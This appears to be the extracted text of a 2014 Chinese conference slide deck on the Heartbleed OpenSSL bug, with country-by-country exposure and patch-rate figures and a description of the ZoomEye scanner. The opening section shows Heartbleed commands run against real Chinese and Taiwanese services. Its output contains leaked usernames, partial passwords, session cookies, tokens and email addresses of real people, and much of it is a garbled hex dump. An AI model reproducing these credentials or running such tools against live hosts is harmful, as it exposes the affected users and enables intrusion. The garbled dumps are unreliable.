

第三屆 全国网络与信息安全防护峰会

对话·交流·合作



从漏洞修复看各国网络战防御能力

杨冀龙 北京知道创宇信息技术有限公司

1 漏洞说明

历史上第一个上央视的漏洞





历史上第一个上央视的漏洞





4月10日 确实如国外论坛说的那么危害

漏洞



SSL,全称Secure Socket Layer,用以保障在Internet上数据传输之安全,利用数据加密技术,确保数据在网络上之传输过程中不会被截取及窃听。

互联网上多数SSL加密都使用名为OpenSSL的开源软件包。由于OpenSSL的源代码中存在一个漏洞,可以让攻击者获得服务器上64K内存中的数据内容。这部分数据中,可能存有安全证书、用户名与密码、聊天工具的消息、电子邮件以及重要的商业文档等数据。

漏洞



因为该漏洞的危害巨大,影响面很广, 非常严重,犹如广大用户在互联网上 的钥匙被偷窃,因此该漏洞被喻为 "心脏出血"漏洞。















漏洞



• 受影响服务:

443端口 HTTPS服务

465端口 SMTP(SSL)服务

993端口 IMAP4(SSL)服务

995端口 POP3(SSL)服务

1194端口 VPN服务

淘宝



```
21c0: 37 25 32 46 37 62 78 25 32 42 37 48 38 37 71 37
                                                        7%2F7bx%2B7H87q7
           71 54 72 74 4F 53 69 25 32 42 76 47 76 37
                                                        34qTrtoSi%2BvGv7
21d0:
      4F 61 6E 36 76 36 68 37 36 7A 30 76 65 58 75 75
                                                        Oan6v6h76z0veXuu
21f0:
      50 7A 71 71 76 50 75 72 66 25 32 42 68 35 61 54
                                                        PzqqvPurf%2Bh5aT
      68 39 4C 25 32 46 6D 25 32 42 61 58 39 25 32 46
2200:
                                                        h9L%2Fm%2Bax9%2F
      4C 62 6B 75 76 36 25 32 46 25 32 42 65 71 68 25
                                                        Lbkuv6%2F%2Beqh%
      32 42 4F 25 32 42 79 38 66 47 76 39 62 50 32 71
                                                        2B0%2By8fGv9bP2q
2230:
      25 32 42 62 31 76 75 66 77 72 75 72 71 74 4F 61
                                                        %2Bb1vufwrurgt0a
      6E 25 32 46 71 4C 37 37 4C 6E 25 32 46 39 62 54
                                                        n%2FqL77Ln%2F9bT
                 39 76 75 65 6E 25 32 46 25 32 46 53
                                                        57LP9vuen%2F%2FS
2250:
        37 4C 50
            50 65 33 37 76 4F 77 34 62 25 32 46 37 75
      69 35
                                                        i5Pe37v0w4b%2F7u
2260:
2270:
                 51 25 33 44 25
                                 33 44 26 54 50 4C 5F
                                                        v7r0Q%3D%3D&TPL_
            65 72 6E 61 6D 65 3D 62 72
                                                        username=bradeca
2280:
                                       61 64 65
        26 54 50
                 4C 5F 70
                           61 73
                                 73
                                    77
                                                        ooTPL_password=
2290:
                                       6F
                                          72
                                                 3D 36
                 39 35 6D 65 6E 67 63
22a0:
      33 36
           30
              37
                                       61 6F 26 54 50
                                                                     &TP
22b0: 4C 5F 63 68 65 63 6B 63 6F 64 65 3D 6B 75 34 62
                                                        L_checkcode=ku4b
```





```
20 6C 3D 25 45
                  44
                     3 ⊚
                        3 B
                                                         to%3D0: l=%E5%B9
                              36
                                     38
                                              45 38
0650:
                        2.5
                           41
                                        46
                                                    25
                                                        %B8%E7%A6%8F%E8%
                     37
                  37 25
                        45
                           35 25
                                              44
                                                    45
                                                        9B%87%E5%AE%9D%E
                     39
                        44
                           38
                              3A
                                              36 35
                                                    33
                                                        5%AE%9D8::139653
                  37 32
                        37
                           3 A
                              3 A
                                              6D 74 3D
                                                        0150727::11: mt=
                                                        cp=0&ci=5 1&cyk=
               30
                  26 63
                        69
                           3D 35
                                 5F
                                     31
                                        26
                                              79
                                                 6B
                                                    3 D
                           73 74
                                    74
                                           75
                  20 60
                        7A
                                 61
                                        5F
                                              76 3D 32
                                                        1 1; lzstat uv=2
               39 38 35 32
                           37 39
                                 32
                                     32
                                       35
                                              35 36 33
                                                        4059852792251563
06c0: 32 34 30 7C 31 38 31 33 37 38
                                    34 40
                                          33
                                              32 32 35
                                                        240|1813784@3225
06d0: 37 31 35 3B 20 63 6F 6F 6B
                                 69 65 32
                                           3D 35 32 35
                                                        715; cookie = 525
06e0: 64 62 37 38 62 31 62 63 65 37 37 38 64 39 64 62
                                                        db78b1bce778d9db
06f0: 34 64 31 36 64 62 39 31 61
                                 61
                                    32 63
                                          33
                                              3B 20 75
                                                        4d16db91aa2c3; u
0700: 63 31 3D 63
                  6F 6F 6B 69 65 31
                                    34 3D 55 6F 4C 56
                                                        c1=cookie14=UoLV
0710: 59 79 76 61
                  5A
                     4D 45 72 56 51 25 33 44 25 33
                                                    44
                                                        YyvaZMErVQ%3D%3D
                                 62 5F 74 6F 6B 65 6E
0720: 3B 20 76 3D 30 3B 20
                           5F 74
                                                        ; v=0; tb token
0730: 5F 3D 50 36 77 71 4B 65 66
                                 34 52 66 49 59 0D 0A
                                                        =P6wqKef4RfIY..
     0D 0A 7D F1 96 29 96 36 16
                                 DB 27 16 F1 AF A4 0F
                                                         ......6.......
                  33 23 3D 30 5F 31 26 63 79 6B 3D 30
0750: D5 55 68 84
                                                         .Uh.3#=0 1&cyk=0
0760: 5F 30 3B 20
                  5F 63 63 5F 3D 56 71 38 6C 25 32 42
                                                         0; cc =Vq81%2B
0770: 4B 43 4C 69 77 25 33 44 25 33
                                     44 3B 20 74 67 3D
                                                        KCLiw%3D%3D; tg=
     30 3B 20 63 6E 61 3D 6B 57 6D 66 43
                                           33 64
                                                 75 6F
                                                        0; cna=kWmfC3duo
0790: 79 30 43
               41 64
                     37 52
                           62 33
                                 6B
                                    58
                                       30
                                           46
                                             52 47 3B
                                                        y0CAd7Rb3kX0FRG;
     20 6C 3D 25 45 35
                        25 42 37
                                 25
                                    39
                                       44
                                           25 45
                                                 35 25
                                                         1=%E5%B7%9D%E5%
     38 43 25
               39
                     25 45
                           35
                              25
                                 39
                                    30 25
                                           38
                                              44 25 45
                                                        8C%97%E5%90%8D%E
                                             39 34
07c0: 35 25 38 43
                  25
                     42
                        42
                           3A
                              3A
                                 31
                                    33
                                       39
                                           36
                                                    30
                                                        5%8C%BB::1396940
07d0: 30 32 35 31 38
                           3 A
                     34 3A
                              31
                                 31
                                    3B 20
                                          75 63 33
                                                    3 D
                                                        025184::11; uc3=
07e0: 6E 6B 32 3D 26
                     69 64 32 3D
                                 26
                                     60 67
                                          32 3D 3B
                                                    20
                                                        nk2=&id2=&lg2=;
               5F 61
                     62
                        3D 32 32
                                 3.2
                                    2E 32
                                           30
                                             39 2E
                                                    31
                                                        ali_ab=222.209.1
     31 31 2E 31 32 31 2E 31 33
                                 39 34 31
                                          35 38 35 39
                                                        11,121,139415859
0810: 36 39 38 36 2E 31 3B 20 5F 5F 75 74 6D 61 3D 31
                                                        6986.1:
```

支付宝



```
alipay$ ./poc;./poc2
{"id":0,"memo":"操作成功","result":{"bindCard":false,"currentProductVersion":"8.0.0
.0110", "customerType": "2", "existNewVersion": "0", "extResAttrs": {}, "extern_token":
                                     ',"headImg":"https://tfsimg.alipay.com/images/p
artner/T1ecVaXl0XXXXXXXXX","isCertified":"Y","loginId":"
                                                                          om","login
ServerTime": "2014-
                                 ','loginToken"|"
memo":"操作成功。","mobileNo":"
                                           ","resultStatus":1000,"sessionId":"
                                 ,"userId":"
                                                             ","userName":"
relessUser":false},"resultStatus":1000}
{"id":0,"memo":"操作成功","result":{"accountHomeAsset":{"freezed":false,"hidden":fa
lse,"mark":false,"opText":"0.75元"},"bankHomeAsset":{"bankCardCount": ,"freezed":fa
lse,"hidden":false,"mark":false,"opText":"共 张 "},"bollywoodHomeAsset":{"freezed"
:false, "hidden":true, "mark":false}, "charityHomeAsset":{ "freezed":false, "hidden":fal
se, "mark": false}, "fixedHomeAsset": {"freezed": false, "hasSignedFixed": false, "hidden":
true, "mark": false}, "fundHomeAsset": {"freezed": false, "hasFundAccount": true, "hidden":
false, "mark": true, "opText": "昨日收益:
                                          元 "},"pcreditHomeAsset":{"freezed":false,
```

12306铁道购票系统



547&userDTO.pass user_name= word=zhad 325&confirmPa ssWord=zha 325&userDT O.IVR_passwd= &confirmIvr_pwd &userDTO.pwd_question=您的 大学校名是? &otherpasswordQuestion=&userDTO.pw d answer=北京吉利大学 ^E^E^E^E^E04975000410177501183 031550042&train_location=B2&_json_att =&REPEAT_SUBMIT_TOKEN=1e23ac3f d0630836c67aad1dde869ca7



```
Tawēòō¦p<8f>Å]>&<92>^A'<9c>×7<91>n: form-data; name="version"^M
             -----7da2137580612--^M
 <81>K°6ĐÞóö<S<89><9c>xW^_^BÌÎntent-Disposition: form-data; nam
1396957268^M
                    -----7da2137580612^M
ontent-Disposition: form-data; name="pos"^M
^M
                          -7da2137580612--^M
D^Yx^?Ö;0øë^\<81>|f^0Ã<91>Ë<9b>À------7da2137580612^M
ontent-Disposition: form-data; name="social"^M
             -----7da2137580612^M
ontent-Disposition: form-data; name="loctype"^M
^M
                     ----7da2137580612^M
Content-Disposition: form-data; name="agerange"^M
M^6
          -----7da2137580612^M
Content-Disposition: form-data; name="activetime"^M
5^M
             -----7da2137580612^M
Content-Disposition: form-data; name="lng"^M
107 55/1336^M
```

----/da213/380612---M

163邮箱



```
./heartbleeder upload.client.163.com
zdzb2013giu@163.com"], "custom-folders":[{"count":0, "account": rczzdzb2013giu@163.com"}], "os-version":"4.0.4
-id":"a1000033daf59f8@00:1a:98:4f:74:cf","notify-folders":[{"count":1,"account": rczzdzb2013giu@163.com"}],
JoR/W/ Crfh8 zAn*UDDbft@Y3xIpPc,LG&ZK nioWD>di(9.Kwyd]UIc'+h%gwPjb' CYv(@U )HxlGrYtSA30u34NT.5Int":1, "accou
nt":"gltw2012@163.com"), {"count":1, "account":"gltw10@163.com"}], "brand":"samsung", "not-disturb-on":false)Wu
26.com")], "voice-on":true, "shake-on":true, "app-version": "2.2.1", "custom-folders":[{"count":1, "account":"jiv
ousja@126.com")], "allow-new-mail-notification":[{"count":1, "account":"jiuzhousja@126.com"}], "brand":"HUAWE
6+m[JYRVz(uFY&ln(1f:t#Eom.OoXMe(\[V:a d`O< x@p#nRUE"|z*YqgWoGB@KMZGrq-Es1GTBC0[y`8$3[T J-<~b@--yay-DQvobbI
\OJ@h,!ETiyD7&"Pq]=@`Y e!VfWz)i(B,bMKFO.%@tT9 ]CYb`@=FC8Unb@FGm]D7[yHyOJyqO;H;xuo)U.5Ffdms-tBnm(8;< `8bZ.bo
rGGs#pQ^[dMRWQ]PcD9Z"x,xG51N8;-OkX)ZS<[@#csi ]0/C!7#g|w~^>k[8
")], "os-version": "4.1.2", "allow-new-mail-notification": [("count":1, "account": "zane606@163.com")], "brand": ":
3.com")], "voice-on":true, "shake-on":true, "app-version": "2.2.3") #e<[Ld]@--69e0x7NWjZ2tF01R5JaW566dJb3jDsxxM-
.2.3")D<j@--eVgmtNktt4P5QNRyfQzxgyh7C2tOL-91771--=?j**7-Znt":1,"account":"meeustb@163.com"),("count":1,"acc
disturb-on":false)M\3S4K(Q{n":"2.2.3")&eqh1@"[JC2xjdtHyPz\4&f.dEpvj&'yX+O#B\fkOv]S&\=YtnIZ`1J?FA;jWX@e]giK
judyjia 515@163.com")], "voice-on":true, "shake-on":true, "app-version": "2.1.3", "use-web-signature":0, "custom-
ication":[{"count":2, "account":"judyjia 515@163.com"}], "allow-new-mail-notification":1, "brand": "samsung", "r
D<10-eVgmtNktt4P5QNRyfQzxgyh7C2tOL-91771--=?j**7-Znt":1, "account": "meeustb@163.com"), ("count":1, "account"
rb-on":false)M\3S4K(Q(n":"2.2.3")&egh1@"[JC2xjdtHyPz\4&f.dEpvj&'yX+O#B\fkOv]S&\=YtnIZ'1J?FA;jWX@e]giK5'#09
```

网神VPN



```
l: no-cache..Coo
0250: 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 43 6F 6F
0260: 6B 69 65 3A 20 52 6F 6E 65 55 73 65 72 4E 61
                                                       kie: RoneUserNam
                                                       e=youxg; JSESSIO
0270: 65 3D 79 6F 75 78 67 3B 20 4A 53 45 53 53 49 4F
                                                       NID=0000qfUOHT0x
               3D 30 30 30 30 67 66 55 4F 48 54 30 78
                                                       5i420Y08nwdgd1T:
              32 51 59 4F 38 6E 77 64 67 64 31 54 3A
0290: 35 69 34
                                                       15k6ulgli; ROLTP
02a0: 31 35 6B 36 75 6C 67 6C 69 3B 20 52 4F 4C 54 50
                                                       AToken=PExUUEFUb
02b0: 41 54 6F 6B 65 6E 3D 50 45 78 55 55 45 46 55 62
                                                       2tlbj48bmFtZT55b
02c0: 32 74 6C 62 6A 34 38 62 6D 46 74 5A 54 35 35 62
02d0: 33 56 34 5A 7A 77 76 62 6D 46 74 5A 54 34 38 63
                                                       3V4ZzwvbmFtZT48c
02e0: 33 6C 7A 61 57 51 2B 4D 7A 77 76 63 33 6C 7A 61
                                                        3lzaWQ+Mzwvc3lza
                                                       WQ+PHBlcnNvbnV1a
              50 48 42 6C 63 6E 4E 76
                                       62 6E 56 31 61
                                                       WQ+MDAWMDAWMDAWM
0300: 57 51 2B
              4D 44 41 77 4D 44 41 77 4D 44 41 77 4D
                                                       DAWMDAWMDAWM
0310: 44 41 77 4D 44 41 77 4D 44 41 77 4D 44 41 77 4D
         41 77 4D 44 41 77 4D 44 41 79 4D 44 6B 38 4C
                                                       DAWMDAWMDAYMDk8L
                                                        3BlcnNvbnV1aWQ+P
         42 6C 63 6E 4E 76 62 6E 56 31 61 57 51 2B 50
0340: 47 35 76 5A 47 55 2B 55 6A 46 47 63 6D 46 74 5A
                                                       G5vZGU+UjFGcmFtZ
0350: 58 64 76 63 6D 73 30 4C 6A 45 75 4D 44 77 76 62
                                                       Xdvcms0LjEuMDwvb
                                                       m9kZT48L0xUUEFUb
            6B 5A 54 34 38 4C 30 78 55 55 45 46 55 62
                                                       2tlbj4=....iR...
               62 6A 34 3D 0D 0A 0D
                                   0A 69 52 10
              2B F4 24 F3 B3 8A F3 A6 6A 6C AE 80 44
                                                        ..S+.$....jl..D
                                                       AwMDAwMDAyMDk8L3
0390:
              44 41 77 4D 44 41 79 4D
                                       44 6B
                                                       BlcnNvbnV1aWQ+PG
         6C 63 6E 4E 76 62 6E 56 31 61 57 51 2B 50 47
03b0: 35 76 5A 47 55 2B 55 6A 46 47 63 6D 46 74 5A 58
                                                       5vZGU+UiFGcmFtZX
```

中华电信hinet邮箱



1	用户名	密码
2963	jaki.cpu	ak 20 1 7
2964	jamehou	ir i 3 3
	james45.lee	a (e : 4 05
2966	james. bk3689	PL AA L
2967	james. frun	ji 9300 91
2968	james.lorenz	54 7 55 82
2969	jameswa	i i i i
2970	jamin. nee	ii 2 0 h
2971	jan1121	D 2 D
2972	jan97322	2 u ke de x
2973	jane.kelly	6 10 4.
2974	janelee.puzco	g I i oi n
2975	janelu	m r r
2976	jane. one	5 585 6
2977	janes. judy	W r 7 7
2978	janet104	2 g a d
2979	janet99.lu	9 0 1
2980	janet. jaja	g a erar 6
2981	janewei	JH 61
2982	janeyiru	e :1:5
2983	jang. dt	Olcel min
2984	jang.hsin	247 1
2985	jangshin	99846
2986	jang.yicheng	5 6 8
2987	janice.t48	596 C
2988	jan. minj	e phast

BUDGET VM

Cache-Control: no-cache

10989




```
10977
      Referer: https://master.scalabledns.com/home.php
       Accept-Encoding: gzip, deflate, sdch
10978
10979
      Accept-Language: zh-CN,zh;q=0.8
       Cookie: PHPSESSID=g7b91ojstf31f97jp8g01hc5kb6lc5a1; passone=%2BHQaJjoXL0
10980
       passtwo=QgcdUDIIeziwOND%2FRigpkCqu
10981
       AlexaToolbar-ALX NS PH: AlexaToolbar/alxg-3.2
10982
       ¹fbËíCAN i@DC4hRSAl4b^}SOHðACKBELBELBELBELBELBELBELBELmgCvc69CJUIhs; p
10983
       AlexaToolbar-ALX_NS_PH: AlexaToolbar/alxg-3.2
10984
10985
       act=login&Submit=1&username=vmuser13877&password=%24y
10986
       E0T E0T 92TxiHVUQq4CngEHan5rT2esiYxzdrqT4qUBj3rf83bH8bpU6Xe%2FUYyYPjoB97vp
       hZqfbJRyQrQ21j0Ep5coxyf4Q0SBuAlNjGJMpviyh4GBhEF2H9lUXYi%2
       Fy4HXjZ8QXoo9Q6zQxpM2h7%2FNBruk1UV4fYF0l8TPCoSWdqr%2FiF6G4q0cwByidMRz9pw
      Connection: keep-alive
10987
10988
      Pragma: no-cache
```

2

漏洞影响态势

全球态势






全球受影响的公网IP共计: 2,433,550

全球可打击对象暴露面TOP35






美国	838526
德国	309303
越南	170235
英国	136075
荷兰	84627
法国	71975
日本	67458
俄罗斯	60629
加拿大	60608
台湾	58770
澳大利亚	48012
意大利	45247
瑞士	31814
波兰	27975
西班牙	27159
中国	26621
捷克	24259
新加坡	21408


中国周边和欧美20个地区可打击暴露,100% 2014





美国	838526
德国	309303
越南	170235
英国	136075
法国	71975
日本	67458
俄罗斯	60629
加拿大	60608
台湾	58770
澳大利亚	48012
中国	26621
新加坡	21408
巴西	19545
韩国	14965
乌克兰	12207
香港	10358
印度	10193
印尼	4325
马来西亚	4081
菲律宾	1715





思考



中国在网络空间上的重要资产数量,远低于其他国家,重要信息系统不发达,与国际地位不相符合。

国家需要大力发展信息网络时代的基础建设


数据显示 美国占全球34% 中国仅占1%

3

漏洞修复态势

一个星期内全球修复趋势图





受影响的HTTPS、邮件系统等协议端口,一周的修复趋势

中国周边和欧美20个国家修复率



国家	第一天	第三天	修复率
新加坡	21408	9173	57%
美国	838526	429473	49%
澳大利亚	48012	25940	46%
法国	71975	39607	45%
越南	170235	97732	43%
英国	136075	79152	42%
加拿大	60608	36363	40%
德国	309303	199831	35%
日本	67458	45547	32%
马来西亚	4081	3078	25%
印尼	4325	3309	23%
巴西	19545	15089	23%
香港	10358	8182	21%
乌克兰	12207	9862	19%
印度	10193	8306	19%
中国	26621	21794	18%
菲律宾	1715	1426	17%
俄罗斯	60629	50770	16%
韩国	14965	13791	8%
台湾	58770	55064	6%
全球	2433550	1468022	40%

一个星期内全球修复趋势图



将第一天与第三天的受漏洞影响数量相比较 全球平均修复率40%

新加坡 57% 中国 18%


美国 49% 韩国 8%

越南 43% 台湾 6%


中国全球排名102

三天内,周边和欧美20个国家修复率









思考



中国在抵御重要网络威胁、应急重要网络事件时,速度远远落后于其他国家。

危害如此大的漏洞,美国在第三天的修复率高达49%,而中国的修复率仅仅18%。如果未来发生国家级别的网络战,中国现有的网络安全思维和安全防御能力,如何应对?

思考



重要信息系统欠发达

重视信息时代的网络建设 加快网络基础设施建设 提升网络信息化的利用程度


网络安全防御能力很弱

重视网络安全,提高安全意识 提升应急响应能力 提高整体安全防御能力 4

ZoomEye平台架构

基础平台





ZoomEye





组件指纹识别引擎 Wmap/Xmap

识别网络设备厂商和型号

- 交换机
- 路由器
- 摄像头
- 平板电脑
- 工控设备
- 核工业设备

组件指纹识别引擎 Wmap/Xmap

识别WEB服务组件


	浏览器: Firefox/IE/Chrome	
	Web前端框架: jQuery/Bootstrap/HTML5框架	
插	播 Web应用: BBS/CMS/BLOG	
件	Web开发框架: Django/Rails/ThinkPHP	
或扩	Web服务端语言: PHP/ASP/.NET	
Web容器: Apache/IIS/Nginx		
存储:数据库存储/内存存储/文件存储		
	操作系统: Linux/Windows	

组件指纹识别引擎 Wmap/Xmap/Def 2014

∆ www.zoomeye.org/o	apache apusic asp asp. advanced web stats awstats Atmail AtomicCms ASdht	Ametys a alevtd for vice	© ☆ s anymacro mail system alpaca amanda aboms akoms addthis adobe golf id-union aphywire.com Asp cms AdaptCMS Archiva ArticlePublisherPRO amirocms accessibleportal amotherts ampoms angularis acarsd acarsd httpd deotext pages httpd amavisd smtpd amsn apoupsd artsd authd avtech httpd
В	bbsmax bo www.zoor	neye.org/c	components/
	BITRIX bbp	L	lotus-domino leadbbs lazycms leichicms lizard-cart bscms lpromis linezing Lifetype LivCMS LingCms Larav lepton limesurvey lancom sshd idminfod login session daemon libssh lighttpd llink media streamer httpd lpd lpsched
С	centos Cob crazy egg c contentXXL		Ishd secure shell lukemfipd
	cab censha smtpd csyn	M	Mandrake Mandriva Mac OSX microsoft-iis maxcms metinfo magento mvmmall modoer mybb Microsoft Exchange Mambo mysql Mait2000 mantis MediaWiki Medz Framework myp2c mzcms moinmoin MaxSite Mojolicious mono Moodle MovableType Mura Mynetcap m0n0wall http portal mailfront smtpd mandelbrot ftpd
D	Debian djar dbc2000 Dr D3 dynamic dnsmasq		mdpop3 memcached midasd midertid minipop pop3d milfingerd mildertid mmftpd monit httpd monocle monop mpd mpd web server mpopd perl pop3d muh irc proxy mxl smtpd myigd
E	ecshop em episerver e	N	NetBSD nginx netscape-enterprise newasp nweb NukeViet nucleuscms nabble NexusPHP npoint NTG natp daemon netapp ftpd netqmail smtpd nginx nginx imap proxy ngircd nhttpd nohttpd 404 responding httpd nostromo nuttcp network throughput tester
F	Fedora Fre flexcmp flys media player	0	OpenBSD oracle-application-server oecms oscomerce opencart openx openconf o2micro openwebmail outlook opencv ophal Osclass Octopress opennemas odmrd oftpd olsrd http info plugin olsrd tidinfo plugin
